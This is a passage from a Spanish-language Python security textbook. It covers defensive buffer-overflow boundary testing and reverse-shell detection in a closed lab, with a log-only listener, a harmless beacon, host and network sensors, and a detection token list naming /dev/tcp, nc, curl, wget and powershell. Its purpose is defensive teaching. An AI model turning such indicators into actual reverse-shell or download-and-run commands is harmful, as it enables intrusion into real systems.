- No fomentaremos prácticas agresivas (fuerza bruta, denegación de servicio, scraping masivo).

Este marco es **defensivo y educativo** en un entorno **cerrado**.

16) Informe de resultados (plantilla rápida)

Estructura para `lab_exploits_report.md`:

- **Resumen** (fecha, commit, entorno del lab).
 - **Módulos ejecutados** (OK/WARN), con **score**.
 - **Hallazgos** por módulo: expectativa vs. realidad.
 - **Evidencias**: enlace a JSONL y CSV.
 - **Acciones**: tareas de corrección (p. ej., “añadir validación de URL scheme en SSRF sim”).
 - **Re-ejecución**: fecha objetivo y responsables.
-

17) Extensiones seguras

- **Capa TCP** de laboratorio: módulos que abran sockets a un **echo server** del lab y validen timeouts/errores sanos (sin inyecciones).
 - **Fuzzing benigno**: propiedad de “siempre 4xx salvo inputs válidos”; usar *property-based testing* con límites de ritmo.
 - **Plugins de análisis**: detectores de `Server`: excesivamente verboso, `Via`: inesperado, `X-Powered-By`.
 - **Sitemaps** del lab para priorizar rutas bajo control.
 - **UI interna**: un pequeño dashboard con gráficas de issues por sprint (sin datos sensibles).
-

Conclusiones

“Programar exploits” en este libro se traduce a **automatizar verificaciones de seguridad** con **entradas benignas** en un **laboratorio** y con **permiso**. Construiste:

- Un **transport** con allowlist, TLS verificado, rate/timeout y truncado.
- Una **interfaz de módulos** clara, con `precheck/trigger/oracle/cleanup`.
- **Oráculos** que buscan señales sanas (códigos adecuados, cabeceras, ausencia de trazas sensibles).

- **Módulos simulados** para SSRF, deserialización, traversal, límites de tamaño y latencia.
- Un **runner** que ejecuta, genera **evidencia**, puntúa y facilita informes.

Todo orientado a **defensa y madurez operativa**. Si mañana alguien cambia la configuración y, sin querer, permite `application/x-lab-obj` en un endpoint, tu módulo **sim** de deserialización sonará la alarma. Si una regla de egress se cae y `/sim/ssrf` responde 200, lo sabrás de inmediato y **sin haber dañado nada**.

El camino profesional es este: **permiso, límites, evidencia, aprendizaje continuo**. En el próximo capítulo podrás aplicar esta misma arquitectura para **sesiones y autenticación**, agregando módulos que verifiquen expiración, rotación, cookies seguras y señales de riesgo en flujos autenticados del **laboratorio**.

Capítulo 33. Buffer overflows básicos con Python (versión extendida)

Disclaimer: Contenido solo educativo para tu laboratorio autorizado. No ataques ni pruebes terceros. Ejercicios simulados, enfoque en defensa y detección. El uso indebido es ilegal y bajo tu responsabilidad. ¡OK!

Introducción

El **desbordamiento de búfer** (buffer overflow) es un fallo clásico: escribir más datos de los que caben en una región de memoria. Históricamente, estos errores han permitido desde **derribar procesos** hasta **alterar su control**, pero el enfoque de este libro es **defensivo y ético**. Aquí no vas a fabricar “exploits”, sino a **entender el fenómeno, reconocer señales de riesgo y automatizar verificaciones** para que tu software de laboratorio **resista** entradas fuera de límites.

Dos ideas guía:

1. **Python es memory-safe** en su nivel de lenguaje: sus cadenas y listas controlan límites. Aun así, Python se apoya en extensiones C (módulos nativos) y en binarios del sistema; si interactúas con ellos, **sí** puedes encontrarte con vulnerabilidades por desbordamiento.
2. Tu rol como profesional es **prevenir, detectar y documentar**. Con Python puedes **orquestrar pruebas** no destructivas, **medir** respuestas ante entradas límite y **reportar** evidencia clara para mejorar el código y la configuración de tu laboratorio.

1) ¿Qué es un búfer y cómo se desborda?

Un **búfer** es un bloque de memoria destinado a almacenar datos temporales (bytes, caracteres, estructuras). En lenguajes sin comprobaciones de límites automáticas (p. ej., C/C++), es responsabilidad del programador **no escribirse fuera** del tamaño asignado. Cuando un programa **no valida** la longitud de lo que copia o concatena (por ejemplo, leyendo 200 bytes en un arreglo de 64), aparecen los desbordamientos.

Tipos comunes (visión conceptual, sin receta):

- **Stack overflow (desbordamiento de pila):** escritura fuera del límite de un array local. Históricamente, esto podía sobrescribir metadatos de marco o direcciones de retorno.
- **Heap overflow (desbordamiento de montón):** escritura fuera de bloques dinámicos. Puede corromper estructuras del asignador o los datos de otros objetos.
- **Off-by-one / off-by-few:** errores “por uno” (permitir índice N en un arreglo de $0 \dots N-1$) y variantes.
- **Integer overflow/underflow que conduce a buffer overflow:** un cálculo de tamaño que se “vuelve pequeño” por desbordarse el entero, y luego se reserva un búfer de tamaño inadecuado.

Impacto moderno: incluso con mitigaciones (canarios, NX/DEP, ASLR, PIE...), un desbordamiento puede causar **caídas**, **corrupción de datos** o **fugas de información**. La explotación **no** es nuestro objetivo; la **resiliencia** sí lo es.

2) Memoria, mitigaciones y por qué importan

Sin entrar en detalles de explotación, te conviene conocer las **barreras** que reducen el impacto de errores de memoria:

- **ASLR (Address Space Layout Randomization):** aleatoriza direcciones de memoria.
- **DEP / NX (Data Execution Prevention / No-eXecute):** bloquea la ejecución en páginas de datos.
- **Stack canaries:** valores “centinela” para detectar escrituras fuera de límites antes de retornar de funciones.
- **RELRO / PIE / Fortify:** técnicas de enlazado y compilación que complican o evitan ciertos patrones de corrupción.
- **CFI / Shadow Call Stack / Pointer Authentication (en plataformas modernas):** control de flujo y autenticación de punteros de retorno.

Como persona que programa **verificaciones** con Python, tu tarea no es desactivar o sortear estas defensas, sino **confirmar que siguen activas** en tu laboratorio y que tu software **no** se comporta mal ante entradas hostiles pero controladas (errores limpios, sin 500/segfault; límites coherentes; mensajes no reveladores).

3) Por qué Python sigue siendo clave (aunque el fallo sea “de C”)

Python aporta tres superpoderes para un laboratorio ético:

1. **Generación de casos:** producir entradas límite (longitudes 0, 1, N , $N+1$, $2N$; Unicode; binarios truncados) con facilidad.
2. **Orquestación y medición:** lanzar procesos del lab (tu servicio, CLI o servidor de pruebas), imponer **timeouts**, capturar **códigos de salida**, **logs**, **tiempos de respuesta** y **tamaños** de salida.
3. **Evidencia reproducible:** escribir todo en **JSONL/CSV/Markdown** con fechas y hashes de los scripts, de modo que tus hallazgos sean útiles para correcciones.

Nota ética: Limita tus pruebas a **binaries y servicios propios** del laboratorio. No ejecutes cargas fuera de alcance. No intentes generar condiciones de crash en hosts ajenos.

4) Señales de riesgo de overflow (sin explotar nada)

Cuando automatices, observa estas **señales** inofensivas pero reveladoras:

- **Errores abruptos:** cierres inesperados del proceso; códigos de salida “curiosos”.
- **Mensajes de error peligrosos:** trazas que exponen detalles de memoria, nombres de funciones internas, rutas o librerías.
- **Variación extraña con la longitud:** el programa funciona con longitud $\leq N$, pero falla de manera “no controlada” con $N+1$ o $2N$.
- **Latencias anómalas:** se “congela” o tarda excesivamente con ciertos tamaños.
- **Comportamientos no deterministas:** mismo input, diferentes resultados (señal de memoria corrompida).

Tu verificación debe **buscar** estas señales y exigir, en cambio, comportamientos **sanos**: rechazos con 400/413, errores controlados, mensajes genéricos, límites documentados en APIs.

5) Laboratorio: emular el concepto de “búfer” en Python (sin peligro)

Aunque Python no desborda como C, podemos **emular** un búfer de tamaño fijo que **rechaza** escrituras inválidas. Es una metáfora para enseñar a tu equipo a **pensar en límites**.

```
class FixedBuffer:
    """Emulación segura de un búfer de tamaño fijo: nunca escribe
    fuera; valida y levanta excepciones."""
    def __init__(self, capacity: int):
        if capacity <= 0:
            raise ValueError("Capacidad inválida")
        self.capacity = capacity
        self._buf = bytearray(capacity)
        self._len = 0

    def write(self, data: bytes):
        if not isinstance(data, (bytes, bytearray)):
            raise TypeError("Solo bytes")
        if self._len + len(data) > self.capacity:
            raise BufferError(f"Overflow: {self._len}+{len(data)} > {self.capacity}")
        self._buf[self._len:self._len+len(data)] = data
        self._len += len(data)

    def reset(self):
        self._len = 0

    def view(self) -> bytes:
        return bytes(self._buf[:self._len])
```

Pruebas de laboratorio (en seco):

```
buf = FixedBuffer(8)
buf.write(b"abcd")
assert buf.view() == b"abcd"
try:
    buf.write(b"efghij") # excede
except BufferError:
    pass # comportamiento correcto: rechazo explícito
```

La lección: todo código que manipule secuencias **debe** conocer y respetar su **capacidad**. En tus wrappers o extensiones (p. ej., si usas `ctypes` o `cffi` para hablar con librerías nativas), reproduce este patrón: **calcula** antes, **valida** y **rechaza**.

6) Generador de casos: longitudes, Unicode y binarios truncados

Para cualquier punto de entrada (campo, parámetro, archivo), crea **familias** de casos:

```
def lengths(reference=b"A",
limits=(0,1,2,8,16,32,64,128,255,256,1024)):
    for n in limits:
        yield f"len_{n}", reference * n

def unicode_samples():
    # Cadena → bytes en UTF-8
    samples = ["", "a", "ñ", "汉字", "☺", "e\u0301"] # e + acento
    combinado
    for s in samples:
        yield f"u_{len(s)}", s.encode("utf-8")

def truncated_bins():
    base = b"\x01\x02\x03\x04\x05\x06\x07\x08"
    for n in range(0, len(base)+2):
        yield f"bin_{n}", base[:n]
```

Estas familias **no explotan nada**: simplemente fuerzan a tu software del lab a **responder bien** ante tamaños y codificaciones atípicas.

7) Orquestador de pruebas contra un servicio de laboratorio

Imagina que tu laboratorio ofrece un endpoint `/upload` que **debe** aceptar hasta 64 KB y rechazar lo que exceda con **413 Payload Too Large**, siempre con mensaje genérico. Tu orquestador puede verse así:

```
import time, json, random, requests
from urllib.parse import urljoin
```

```

ALLOWED = {"lab-web.local"}
UA = "LabOverflowChecks/1.0 (+lab-only)"
TIMEOUT = (3.05, 8)
RATE = (0.2, 0.5)

def allowed_host(url):
    from urllib.parse import urlsplit
    return (urlsplit(url).hostname or "").lower() in ALLOWED

class Auditor:
    def __init__(self, base, log="overflow_results.jsonl"):
        self.base = base.rstrip("/")
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": UA})
        self.log = open(log, "a", encoding="utf-8")

    def _record(self, ev):
        self.log.write(json.dumps(ev, ensure_ascii=False) + "\n");
        self.log.flush()

    def post(self, path, body, ctype="application/octet-stream"):
        url = urljoin(self.base + "/", path.lstrip("/"))
        assert allowed_host(url)
        time.sleep(random.uniform(RATE[0], RATE[1]))
        t0 = time.perf_counter()
        r = self.s.post(url, data=body, timeout=TIMEOUT,
headers={"Content-Type": ctype}, allow_redirects=True, verify=True)
        dt = int((time.perf_counter()-t0)*1000)
        ev = {"url": url, "status": r.status_code, "ms": dt,
"len_req": len(body), "len_resp": len(r.content)}
        self._record(ev)
        return r, ev

    def close(self):
        self.log.close()

```

Uso en el lab:

```

def run_lab_suite():
    a = Auditor("https://lab-web.local")
    try:
        # Casos binarios
        for name, payload in lengths(b"A",
limits=(0,1,63*1024,64*1024,64*1024+1)):
            r, ev = a.post("/upload", payload)
            # Expectativas defensivas:
            if len(payload) <= 64*1024:
                assert r.status_code in (200, 201), f"{name}
debería aceptar: {ev}"
            else:
                assert r.status_code == 413, f"{name} debería
rechazar con 413: {ev}"
        # Casos Unicode (si tu API acepta texto)
        for name, payload in unicode_samples():
            r, _ = a.post("/upload", payload, ctype="text/plain;
charset=utf-8")

```

```
        assert r.status_code in (200, 201, 400, 415) # 400/415
    aceptable si no es formato válido
    finally:
        a.close()
```

Observa el patrón: **no intentamos “romper”** nada; verificamos que el servicio **aplique límites** y **responda saludablemente**.

8) Señales de “overflow lógico” en Python (sin memoria cruda)

Aunque Python no desborda memoria en el sentido C, sí puedes tener “desbordes lógicos”:

- **Acumulación sin límites**: leer archivos o cuerpos HTTP enormes sin cortar; efectos: consumo de memoria, latencia y caída.
- **Conversión de tipos**: calcular tamaños con enteros que luego pasan a funciones nativas **sin validar** (por ejemplo, tamaño negativo por un cálculo).
- **Concatenaciones sin tope**: construir strings o `bytearray` gigantes por error de control.

Defensa práctica: impon **límites** en capas (cliente, servidor, reverse proxy), valida **longitud máxima** de campos y cuerpos, y usa **streams** con cortes (por ejemplo, leyendo a bloques y abortando si superas el tope).

9) Pruebas de CLI de laboratorio con timeouts y códigos de salida

Si tu lab tiene una utilidad de línea de comandos que procesa entradas, no la bombardees. En su lugar, **confirma** que maneja el tamaño con gracia.

```
import subprocess, tempfile, os, json, time

def run_cli_safely(exe_path, payload: bytes, timeout_s=3):
    with tempfile.NamedTemporaryFile(delete=False) as tmp:
        tmp.write(payload); tmp.flush()
        path = tmp.name
    try:
        t0 = time.perf_counter()
        p = subprocess.run([exe_path, path], capture_output=True,
        timeout=timeout_s)
        dt = int((time.perf_counter()-t0)*1000)
        return {"rc": p.returncode, "ms": dt, "out_len":
        len(p.stdout), "err_len": len(p.stderr)}
    except subprocess.TimeoutExpired:
        return {"rc": None, "ms": timeout_s*1000, "timeout": True}
    finally:
        os.unlink(path)
```

Integra esto con los **generadores de casos** de la sección 6, pero **solo** para binarios del lab bajo tu control. Tu objetivo: ver **códigos de retorno** coherentes y tiempos razonables, no causar fallos.

10) Diseño seguro de APIs y archivos (checklists útiles)

Para entradas de texto/binario:

- Define `MAX_LEN` por parámetro y cuerpo; rechaza con **413** si se excede.
- Si aceptas archivos, limita: **tamaño total, número de partes, tipos MIME** (allowlist).
- En servidores **reverse proxy**, fija `client_max_body_size`/equivalentes y **tiempos de lectura**.
- Normaliza y valida **codificaciones** (p. ej., UTF-8) y rechaza secuencias inválidas.
- Evita pasar longitudes “calculadas” sin verificar a librerías nativas; usa funciones de **copia con tope**.

Para extensiones nativas o integraciones C/C++ (resumen defensivo):

- Usa APIs “safe” con tamaño explícito; valida **antes** de copiar.
- Compila con banderas de **protección** (stack protector, RELRO, PIE, Fortify).
- Activa **ASLR/NX** en el sistema del lab.
- Añade **tests** de límites: que cada ruta devuelva 400/413/422 claramente ante overlong inputs.
- Observa con herramientas de diagnóstico en el lab (sanitizers) y registra resultados, **sin** publicar detalles internos.

(Aquí no incluimos código nativo vulnerable ni instrucciones para eludir defensas; nos quedamos en el plano de prevención y verificación.)

11) Detección de regresiones (mínimos reproducibles y evidencia)

A veces, una actualización rompe límites y reabre riesgos. Para evitarlo:

- **Versiónalo todo:** resultados **JSONL** con `ts, commit, len_req, status`.
- **Define umbrales:** p. ej., “toda carga > 64 KiB debe ser 413”; si detectas un **200** con 80 KiB, dispara alerta.
- **Minimiza** el caso: reduce la entrada al **mínimo** que reproduce el comportamiento inadecuado (longitud más pequeña que aún viola la política). Esto no es “explotar”; es **acotar** para que el fix sea claro.

Pequeña utilidad de minimización de longitud:

```
def minimize_length(base_byte=b"A", predicate=None, high=1024):
    """Encuentra la menor longitud que aún hace que predicate(n)
    sea True (p. ej., 'no devuelve 413')."""
    lo, hi = 0, high
    found = None
    while lo <= hi:
```

```
mid = (lo + hi) // 2
if predicate(mid):
    found = mid
    hi = mid - 1
else:
    lo = mid + 1
return found
```

Tu `predicate` puede ser: “enviar `n` bytes devuelve **200** cuando esperaba **413**”. Con eso, abres un ticket interno con evidencia concisa.

12) Casos reales (sin explotación) y lecciones

Sin entrar en detalles técnicos peligrosos, los incidentes famosos de overflow comparten patrones:

- **Cadenas sin longitud** (lecturas con funciones que no respetan tope).
- **Cálculos de tamaño erróneos** (overflow de enteros, cuentas en bytes vs caracteres).
- **Falta de límites en protocolos** (campos que aceptan entradas “ilimitadas”).
- **Mensajes de error verbosos** que facilitaron diagnóstico a quien no debía.

Tu labor en el lab es reproducir **la condición de entrada** (por ejemplo, longitud excesiva), **sin** ir más allá, y confirmar que el sistema actual del laboratorio **responde bien**: rechaza, no filtra internas, y queda operativo.

13) Preguntas frecuentes (en laboratorio)

¿Puedo usar fuzzers? Sí, **solo** en tu lab, con límites claros (rata baja, tiempo acotado, allowlist) y objetivos defensivos (encontrar rechazos inconsistentes). Mantén evidencia y **apaga** si el sistema sufre.

¿Tiene sentido probar Unicode si el servidor solo acepta binario? Sí: las conversiones “implícitas” en gateways y proxies pueden cambiar tamaños efectivos. Declara y valida **siempre** el contrato: binario opaco vs texto UTF-8.

¿Por qué insistes en 413? Porque es una manera **clara** y estandarizada de decir “te pasaste del tamaño permitido”, evitando errores genéricos (500) o comportamientos ambiguos.

14) Checklist final del capítulo (para tu informe)

- [] **Catálogo de límites** por endpoint/campo (máx bytes, tipos MIME, tiempo lectura).
- [] **Generadores** de casos (longitudes, Unicode, truncados) integrados a tu pipeline del lab.
- [] **Orquestador** con allowlist, timeouts, rate y evidencia JSONL.

- [] **Validaciones:** respuestas 200/201 para $\leq L$, 413 para $>L$; mensajes sin detalles internos.
 - [] **Monitoreo** de latencias y códigos de salida en CLIs del lab.
 - [] **Minimización** de casos cuando aparece una regresión.
 - [] **Defensas** verificadas: límites en reverse proxy y en app; compilación endurecida en módulos nativos (si los hay).
 - [] **Documentación** de resultados y tareas de remediación.
-

Capítulo 34. Shell reversa en Python (versión extendida)

Disclaimer: Contenido solo educativo en laboratorio propio con autorización. No se enseña ni se ejecuta shell reversa real. Abordamos defensa, detección y simulación inocua. El uso indebido es ilegal y antiético.

Introducción

La **shell reversa** es una técnica clásica: un sistema comprometido **inicia** una conexión saliente hacia otro host y, a través de ese canal, expone entrada/salida de una “consola” remota. En ofensiva se usa para sortear cortafuegos entrantes y NAT; en **defensa** es un *IOC/IOB* (indicador de compromiso/comportamiento) de primer orden. Este capítulo, fiel a la ética del libro, **no** te enseñará a construir una shell reversa ni a controlarla. En su lugar, aprenderás **cómo funciona a nivel conceptual, cómo detectarla y bloquearla**, y cómo **simular de forma inocua** (sin ejecución remota) las condiciones necesarias para entrenar tus sensores, paneles y alertas en un **laboratorio propio y controlado**.

El objetivo es que, si alguna pieza de tu lab se desconfigura o sufre un fallo que permitiría comportamientos parecidos a una shell reversa, **lo veas a tiempo**, lo **contengas**, y lo **corrijas** con evidencia reproducible.

1) Anatomía conceptual de una “shell reversa” (sin receta)

Una shell reversa típica combina tres ideas (que aquí describimos solo a **alto nivel**):

1. **Canal de transporte saliente:** TCP, TLS, WebSocket o HTTP(S) desde el “equipo víctima” hacia un destino controlado.
2. **Encadenamiento de E/S:** redirección de **STDIN/STDOUT/STDERR** de un intérprete de comandos (o de un subsistema funcional) hacia el canal.
3. **Multiplexación:** opcionalmente, empaqueta señales (tamaño de ventana, control de flujo, ping/pong) dentro del mismo canal.

¿Por qué funciona? Porque muchos entornos están más **restringidos** en conexiones **entrantes** que en **salientes**. De ahí que, a nivel de defensa, el **egress** (salida) sea tan importante como el **ingress** (entrada).

2) Riesgos, ética y límites (lo que no haremos)

- **No** vamos a construir ni ejecutar una shell reversa real.
- **No** mostraremos comandos, cadenas ni *payloads* para encadenar intérpretes.
- **No** explicaremos bypasses de EDR/AV ni evasión de proxies.
- **Sí** construiremos sensores, detectores y simulaciones **inocuas** para practicar **detección y respuesta**.
- **Sí** reforzaremos el hardening de **egress** y la higiene de procesos.
- Todo, **únicamente** dentro de tu laboratorio y con permisos por escrito.

3) Modelo de amenaza y por qué muchos entornos “no la ven”

Razones comunes por las que una shell reversa puede pasar desapercibida si no te preparas:

- **Egress abierto:** políticas “permitir todo hacia fuera” con escaso monitoreo.
- **Puertos y protocolos permisivos:** 443/80 abiertos sin inspección; túneles dentro de TLS que ocultan comportamiento.
- **Falta de visibilidad de procesos:** no hay *process auditing* (árbol padre/hijo), ni correlación con sockets.
- **DNS permisivo:** dominios nuevos no supervisados o dominios “desechables” resolviendo a IPs efímeras.
- **Alertas poco accionables:** hay logs, pero no umbrales ni enriquecimiento.

El resto del capítulo ataca estos puntos con prácticas concretas y un **kit** de scripts **defensivos** en Python.

4) Diseño de laboratorio para detección (sin ejecución remota)

Para entrenar detección sin peligro:

- **Zonas:** separa “estación víctima de pruebas” (VM) y “servidor de control” (otra VM) dentro de una red **host-only** o segmento aislado.
- **Dominio canario:** define un FQDN del lab como `canary.lab-web.local` que resuelva a tu servidor de control.
- **Política de egress:** por defecto **deniega** todo y **permite** explícitamente: 443 y 80 hacia sitios del lab.
- **Sensores:**
 - **Host:** agente liviano para listar conexiones salientes y árbol de procesos.
 - **Red:** sniffer con filtro hacia `canary.lab-web.local` + métricas.
 - **Servidor:** listener que **solo registra y cierra** (no ejecuta nada).

La “simulación inocua” consistirá en que la VM “víctima” haga un **ping** (mensaje de texto) a `canary.lab-web.local:port`. Eso **no es** una shell; es un **beacon** de laboratorio para comprobar visibilidad y alertas.

5) Listener de laboratorio que solo registra (servidor)

Este servidor **no** ofrece consola ni ejecuta órdenes: **acepta, registra metadatos y cierra**. Úsalo para ver quién intenta conectarse, desde dónde y con qué frecuencia.

```
# lab_listener.py - solo laboratorio, NO ejecuta comandos
import socket, threading, time, json

BIND_ADDR = "0.0.0.0"
BIND_PORT = 50443
LOG = "lab_listener_events.jsonl"

def log(ev):
    with open(LOG, "a", encoding="utf-8") as f:
        f.write(json.dumps(ev, ensure_ascii=False) + "\n")

def handle(conn, addr):
    conn.settimeout(3.0)
    peer = f"{addr[0]}:{addr[1]}"
    try:
        data = conn.recv(256)
        ev = {"ts": time.time(), "peer": peer, "len": len(data or b""), "sample": (data or b"")[:40].decode("utf-8", "ignore")}
        log(ev)
    except Exception as e:
        log({"ts": time.time(), "peer": peer, "error": str(e)})
    finally:
        try: conn.shutdown(socket.SHUT_RDWR)
        except Exception: pass
        conn.close()

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind((BIND_ADDR, BIND_PORT))
    s.listen(50)
    print(f"[lab] Escuchando en {BIND_ADDR}:{BIND_PORT}")
    while True:
        conn, addr = s.accept()
        threading.Thread(target=handle, args=(conn, addr),
            daemon=True).start()

if __name__ == "__main__":
    main()
```

Uso en el lab: ejecútalo en la VM “servidor”. No expongas este puerto fuera del segmento de laboratorio.

6) “Beacon” inocuo del lado “víctima” (sin consola ni órdenes)

Este cliente **no** ejecuta nada; únicamente **envía** un mensaje corto (p. ej., "hola_lab") al listener para que tus sensores y reglas lo vean.

```
# lab_beacon.py - simula un intento inocuo de conexión saliente
import socket, time

DEST = ("canary.lab-web.local", 50443) # resuelve dentro del lab
MSG = b"hola_lab"

def once():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(3.0)
    s.connect(DEST)
    s.sendall(MSG)
    s.close()

if __name__ == "__main__":
    # Ejecuta una sola vez cuando quieras probar visibilidad
    try:
        once()
        print("[lab] Beacon enviado")
    except Exception as e:
        print("[lab] Error de conexión:", e)
```

Con esto puedes verificar: ¿el **host sensor** ve la conexión?, ¿el **sniffer** de red la capturó?, ¿el **listener** registró el evento?, ¿hay **alerta**?

Repite: esto **no** es una shell reversa; es un **mensaje corto** para ejercitar detección de **egress**.

7) Detección en host con Python (conexiones y procesos)

Una vista crítica para detectar comportamientos tipo "shell reversa" es el **árbol de procesos** combinado con **sockets salientes**. A nivel de host, puedes listar procesos con conexiones hacia destinos **no permitidos**.

```
# host_sensor.py - detección host: procesos con conexiones
salientes "raras"
import time, json, socket
import psutil # pip install psutil

ALLOWLIST = {"lab-web.local", "canary.lab-web.local"}
LOG = "host_sensor.jsonl"

def is_allowed(ip):
    try:
        host = socket.gethostbyaddr(ip)[0]
        return any(host.endswith(x) or host == x for x in
ALLOWLIST)
    except Exception:
        return False
```

```

def suspicious_conns():
    sus = []
    for p in psutil.process_iter(["pid", "name", "cmdline",
    "username"]):
        try:
            for c in p.connections(kind="inet"):
                if c.raddr and c.status == psutil.CONN_ESTABLISHED:
                    rip = c.raddr.ip
                    if not is_allowed(rip):
                        sus.append({
                            "pid": p.info["pid"],
                            "name": p.info["name"],
                            "user": p.info["username"],
                            "cmd": " ".join(p.info.get("cmdline"))
or [])[:200],
                            "raddr": f"{rip}:{c.raddr.port}"
                        })
                except (psutil.AccessDenied, psutil.NoSuchProcess):
                    continue
    return sus

def log(ev):
    with open(LOG, "a", encoding="utf-8") as f:
        f.write(json.dumps(ev, ensure_ascii=False)+"\n")

if __name__ == "__main__":
    findings = suspicious_conns()
    for f in findings:
        log({"ts": time.time(), "finding": f})
    print(f"[host] Conexiones sospechosas: {len(findings)} (ver
{LOG})")

```

Qué buscar en tus resultados:

- Procesos *servidores* (p. ej., del stack web del lab) con conexiones salientes **inesperadas**.
- Procesos *hijos* de servicios que normalmente no deberían establecer sockets de salida.
- Comandos con **tokens** característicos (evita ejecuciones; aquí solo los **ves**).

Ajusta la ALLOWLIST a los dominios/IP de tu laboratorio.

8) Detección en red: patrón y volumen (no payloads)

La visibilidad de red es esencial. Sin inspeccionar contenido sensible, puedes **contar y perfilar** conexiones hacia destinos externos no permitidos, establecer **umbrales**, y alertar.

```

# net_sensor.py - conteo de conexiones hacia canary y externos
from scapy.all import sniff, TCP, IP # pip install scapy
import time, json

IFACE = None # deja None para que scapy elija; o especifica
"eth0", "en0", etc.
CANARY_PORT = 50443
LOG = "net_sensor.jsonl"

```

```
def log(ev):
    with open(LOG, "a", encoding="utf-8") as f:
        f.write(json.dumps(ev) + "\n")

def pkt_cb(pkt):
    if IP in pkt and TCP in pkt and pkt[TCP].flags & 0x02: # SYN
        ev = {
            "ts": time.time(),
            "src": pkt[IP].src,
            "dst": pkt[IP].dst,
            "dport": pkt[TCP].dport,
            "canary": (pkt[TCP].dport == CANARY_PORT)
        }
        log(ev)

if __name__ == "__main__":
    print("[net] Escuchando SYNs... (Ctrl+C para salir)")
    sniff(filter="tcp", prn=pkt_cb, store=False, iface=IFACE)
```

Con esto verás intentos de conexión (SYN) y podrás cruzarlos con los logs del **listener**. Define alertas simples: “más de X SYN hacia canary en Y minutos” o “SYN hacia IPs fuera de allowlist”.

9) Búsqueda de señales en líneas de comando (solo observación)

Algunas familias de shells reversas dejan **huellas** en los argumentos de procesos (por ejemplo, uso de redirecciones especiales, utilidades de red invocadas con banderas concretas, o funciones de ciertos *runtimes* para descargar/ejecutar). No es necesario, ni apropiado, listar aquí cadenas exactas; lo útil es:

- Implementar **listas de palabras clave genéricas** (nombres de utilidades de red, indicadores de redirección, referencias a dispositivos de red virtuales, verbos genéricos de descarga/ejecución).
- Normalizar mayúsculas/minúsculas y **no** ejecutar nada: **solo lee** cmdline.
- Registrar y **escalar** a revisión humana.

Ejemplo simplificado (no exhaustivo):

```
SUSPICIOUS_TOKENS = [
    "/dev/tcp/",          # rutas especiales *genéricas*
    "nc ", "ncat",       # utilidades de red conocidas
    (observación)
    "powershell", "cmd ", # intérpretes de sistema
    "wget ", "curl ",    # descarga
    "exec", "eval"       # ejecución dinámica
]
```

Integra esta lista en el host `sensor.py` para **marcar** procesos cuyo `cmdline` contenga **varios** de estos tokens a la vez, reduciendo falsos positivos. Recuerda: los tokens son para **detección**, no para instruir.

10) Endurecimiento (hardening) que frustra shells reversas

1. **Egress por defecto denegado** y **allowlist** explícita por destino/puerto.
 2. **Proxy de salida** con autenticación y registro; todo lo que no pase por proxy, alerta.
 3. **TLS inspeccionado en el lab** (solo para hosts de laboratorio) o al menos **SNI logging** para ver a qué dominios reales sale el tráfico.
 4. **Bloqueo de herramientas** que no se necesitan en servidores (policy de binarios permitidos).
 5. **Control de procesos**: AppArmor/SELinux/Applocker/SRP con reglas por rol.
 6. **Jail/sandbox**: contenedores con perfiles `seccomp` y sin capacidades extra.
 7. **Registros enriquecidos**: correlaciona PID ↔ socket ↔ usuario ↔ hash del ejecutable.
 8. **Alertas de DNS**: dominios nuevos o poco reputados que aparecen en resoluciones.
 9. **Rotación de credenciales** y **principio de menor privilegio** para evitar que un proceso "normal" pueda moverse lateralmente si llegara a ser manipulado.
-

11) Playbook de respuesta en el lab (resumen operativo)

- **Contener**: corta egress del host sospechoso (regla en firewall del segmento).
 - **Conservar evidencia**: copia de logs del listener, `host_sensor.jsonl`, `net_sensor.jsonl`, y metadatos (hora, IPs).
 - **Ergonomía**: etiqueta el incidente con un ID y **versiona** los scripts usados (hash/commit).
 - **Erradicar**: revisa configuraciones, binarios, dependencias; refuerza políticas.
 - **Validar**: re-ejecuta el **beacon inocuo** y comprueba que solo pasa lo permitido.
 - **Lecciones**: documenta qué alerta fue más útil y qué faltó (p. ej., árbol de procesos).
-

12) Reporte de laboratorio (plantilla)

Estructura de `reversa_lab_report.md`:

1. **Alcance**: VMs, subred, versión de scripts.
2. **Pruebas realizadas**: beacon inocuo, sensado host, sensado red, listener.
3. **Resultados**:
 - Listener: N conexiones, IPs de origen, tasas.
 - Host sensor: procesos/usuarios detectados, `cmdline` recortado.
 - Red: SYNs por minuto, destinos fuera de allowlist.
4. **Hallazgos y severidad**: reglas que dispararon y por qué.
5. **Acciones de remediación**: endurecer egress, bloquear binarios innecesarios, afinar alertas.
6. **Verificación**: resultados tras aplicar cambios (comparativa).
7. **Anexos**: artefactos JSONL/CSV.

13) Preguntas frecuentes

¿Por qué no enseñáis a implementarla “para entenderla mejor”? Porque es una técnica con **alto potencial de abuso**. Para defender no necesitas construirla; necesitas **detectar señales, bloquear salidas y endurecer**. Lo que sí hacemos es darte simulaciones **inocuas** para que pruebes tus defensas.

¿Puedo ejecutar el beacon fuera del lab para “probar mi empresa”? No. Mantén estas prácticas **solo** en tu laboratorio y con permisos. Para producción, trabaja con el equipo de seguridad y sus procedimientos.

¿Cómo reduzco falsos positivos? Cruza **proceso + socket + dominio** y exige múltiples señales (p. ej., proceso “servidor” + conexión a dominio no permitido + tokens sospechosos en `cmdline`). Ajusta *thresholds* con datos del lab.

¿Y si todo va cifrado por 443? Registra **SNI**/destino y aplica **allowlist** por dominio. En el lab, puedes realizar inspección TLS solo para hosts del propio laboratorio y con consentimiento.

14) Checklist de madurez (capítulo)

- [] Listener de laboratorio activo y **aislado**.
 - [] Beacon inocuo documentado y usado para pruebas **puntuales**.
 - [] Sensor de **host** operando (procesos ↔ conexiones ↔ usuarios).
 - [] Sensor de **red** con métricas (SYNs, destinos).
 - [] **Egress** denegado por defecto; **allowlist** vigente y probada.
 - [] Alertas de **DNS** y dominios nuevos.
 - [] Políticas de **binarios permitidos** por rol de servidor.
 - [] Evidencia (JSONL) versionada y con hash de scripts.
 - [] Informe de laboratorio con remediaciones y verificación posterior.
-

Capítulo 35. Shell bind en Python (versión extendida)

Disclaimer: Capítulo educativo para laboratorio propio y autorizado. No enseñamos ni ejecutamos shell bind real. Solo detección, defensa y simulación. Evita usar fuera del lab. El mal uso es ilegal y antiético.OK

Introducción

En el imaginario del hacking, una **shell bind** (o “bind shell”) es el espejo de la reversa: en vez de que el equipo comprometido salga a conectarse (reverse), **abre un puerto local** y espera que alguien se conecte para entregar una consola. En entornos reales, esa técnica

